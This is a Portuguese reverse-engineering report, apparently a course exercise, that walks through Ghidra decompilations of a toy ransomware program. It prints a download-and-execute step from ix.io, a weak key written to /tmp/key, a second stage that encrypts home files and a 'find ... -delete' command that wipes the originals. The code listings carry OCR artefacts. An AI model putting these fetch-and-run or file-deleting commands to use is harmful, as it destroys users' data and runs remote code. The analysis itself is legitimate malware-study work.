
# Giovanni Dhery Silva Prieto

## TAG Engenharia Reversa

O programa usado para a realização da tarefa foi o Ghidra. A primeira coisa a ser feita ao se inicializar foi procurar pela função main. Para isso, foi utilizado o filtra na Symbol Tree do Ghidra.



```
Cy Decompile: main - (tag_engrev)
   undefined8 main (void)
3
4
 5
     uint uVar1;
     puts("Olá!");
8
     system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");
     puts ("Codificando os arquivos da sua home...");
   puts("Procure por uma forma de descodificá-los");
11
     puts("OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!");
12
     encripta_arquivos();
13
14
     printa_ascii_art();
15
    uVar1 = _system_integrity_check();
16
     _system_loader_callback("http://ix.io/2c6V",(ulong)uVar1);
17
18
         "brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs"...
19
        );
20
    return 0;
21 }
22
```

Função main do programa tag

Ao ler as mensagens impressas, é possível ter uma ideia geral do que o programa faz. É possível ver também a chamada das funções encripta\_arquivos, printa\_ascii\_art, \_system\_integrety\_check e \_system\_loader\_callback, que iremos analisar logo em seguida.

## encripta\_arquivos:

```
Decompile: encripta_arquivos - (tag_engrev)
 1
   void encripta arquivos(void)
 2
 3
 4
 5
     time t tVar1;
 6
   tVar1 = time((time t *)0x0);
     srand((uint)tVar1);
 9
     rand();
10
     return;
11 }
12
```

Essa função usa a função time para gerar um valor que vai ser transformado em uint para gerar uma seed da função rand, ou seja, a função rand irá sortear um número entre o intervalo de 0 até sua seed.

## printa\_ascii\_art:

```
Decompile: printa_ascii_art- (tag_engrev)

void printa_ascii_art(void)

printf("%s",banner);
return;

}
```

Essa função irá imprimir um banner na tela, definido no arquivo.

#### \_system\_integrety\_check:

```
Decompile: _system_integrity_check - (tag_engrev)
1
   ulong system integrity check (void)
3
4
   {
5
    uint uVar1;
     int iVar2;
6
7
     FILE * stream;
8
9
     iVar2 = rand();
     uVar1 = iVar2 % 5 + 1;
     stream = fopen("/tmp/key","w+");
11
     fprintf( stream, "%d\n", (ulong) uVar1);
12
     fclose( stream);
13
     return (ulong) uVar1;
14
15 }
16
```

Essa função vai gerar uma chave que será utilizada posteriormente para criptografar os arquivos. Será sorteado um número pela função rand e depois será feita uma operação para guardar o resultado para a chave na variável uVar1. Esse valor é escrito em um arquivo localizado em /tmp/key, como podemos ver na linha 11. O valor da chave é o valor de retorno da função.

#### \_system\_loader\_callback:

```
Decompile: _system_loader_callback - (tag_engrev)
2 void _system_loader_callback(undefined8 param_1,uint param_2)
3
 4 {
 5
    long in FS_OFFSET;
    char local_98 [136];
 6
   long local_10;
8
   local_10 = *(long *)(in_FS_OFFSET + 0x28);
download_file_from_url(param_1,".encriptador",".encriptador");
sprintf(local_98,"%s %d\n","chmod u+x .encriptador && ./.encriptador",(ulong)param_2);
12
   system(local_98);
   sleep(2);
13
14
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
15
                      /* WARNING: Subroutine does not return */
16
      __stack_chk_fail();
17
18
   return;
19 }
20
```

As entradas dessa função são o link <a href="http://ix.io/2c6V">http://ix.io/2c6V</a> e o valor da chave gerado na função anterior, encriptando os arquivos com tal chave.

#### main da 2c6V:

```
😋 Decompile: main - (2c6V)
 2 undefined8 main (int param 1, undefined8 *param 2)
 4 {
 5
     int iVarl;
 6
    int iVar2;
 7
     char * name;
8
     undefined8 uVar3;
     DIR * dirp;
9
10
     int *piVar4;
11
     FILE * stream;
12
     FILE * stream 00;
13
     dirent *pdVar5;
14
     long in FS_OFFSET;
15
     char local 418 [512];
16
     char local_218 [520];
17
     long local 10;
18
19
     local_10 = *(long *)(in_FS_OFFSET + 0x28);
20
      name = getenv("USER");
21
     if (param 1 < 2) {
22
      printf("usage: ./%s <argument>" ,*param_2);
23
24
     1
25
     else {
26
      iVarl = atoi ((char *)param_2[1]);
27
       dirp = opendir( name);
28
      if ( dirp == (DIR *)0x0) {
29
        piVar4 = __errno_location();
         name = strerror(*piVar4);
31
        fprintf(stderr, "Error : Failed to open input directory - %s\n" , name);
32
        uVar3 = 1:
33
       }
34
      else {
35
         while (pdVar5 = readdir(_dirp), pdVar5 != (dirent *)0x0) {
36
           iVar2 = strcmp(pdVar5->d_name,".");
37
           if ((iVar2 != 0) && (iVar2 = strcmp(pdVar5->d_name,".."), iVar2 != 0)) {
38
             sprintf(local_418,"%s/%s",__name,pdVar5->d_name);
39
             stream = fopen(local 418, "rw");
40
             if (__stream == (FILE *) 0x0) {
             piVar4 = __errno_location();
41
               __name = strerror(*piVar4);
42
43
              fprintf(stderr, "Error : Failed to open %s - %s\n" ,local_418, __name);
44
              uVar3 = 1;
45
              goto LAB_001014b3;
46
47
             sprintf (local_218, "%s.leo", local_418);
48
             __stream_00 = fopen(local_218,"w");
49
             while ( true ) {
               iVar2 = fgetc( stream);
51
               if ((char)iVar2 == -1) break;
```

```
51
                if ((char) iVar2 == -1) break;
52
                fputc((char)iVar2 + iVar1, stream 00);
53
54
             fclose ( stream 00);
55
             fclose (__stream);
56
           }
57
         1
58
         system ("find $USER -type f ! -name \'*.leo\' -delete" );
59
         uVar3 = 0;
60
       }
61
62 LAB 001014b3:
63
     if (local 10 == *(long *)(in FS OFFSET + 0x28)) {
64
       return uVar3;
65
66
                        /* WARNING: Subroutine does not return */
67
     stack chk fail ();
68
69
```

A função main da 2c6V pega o nome do usuário e cria um diretório com o mesmo. A partir disso, começa a varrer as pastas e depois os arquivos dentro delas e a criar cópias com a terminação .leo nos arquivos. A condição de parada posta nos loops foi de ponteiro nulo, que mostra quando acabaram os arquivos para serem copiados.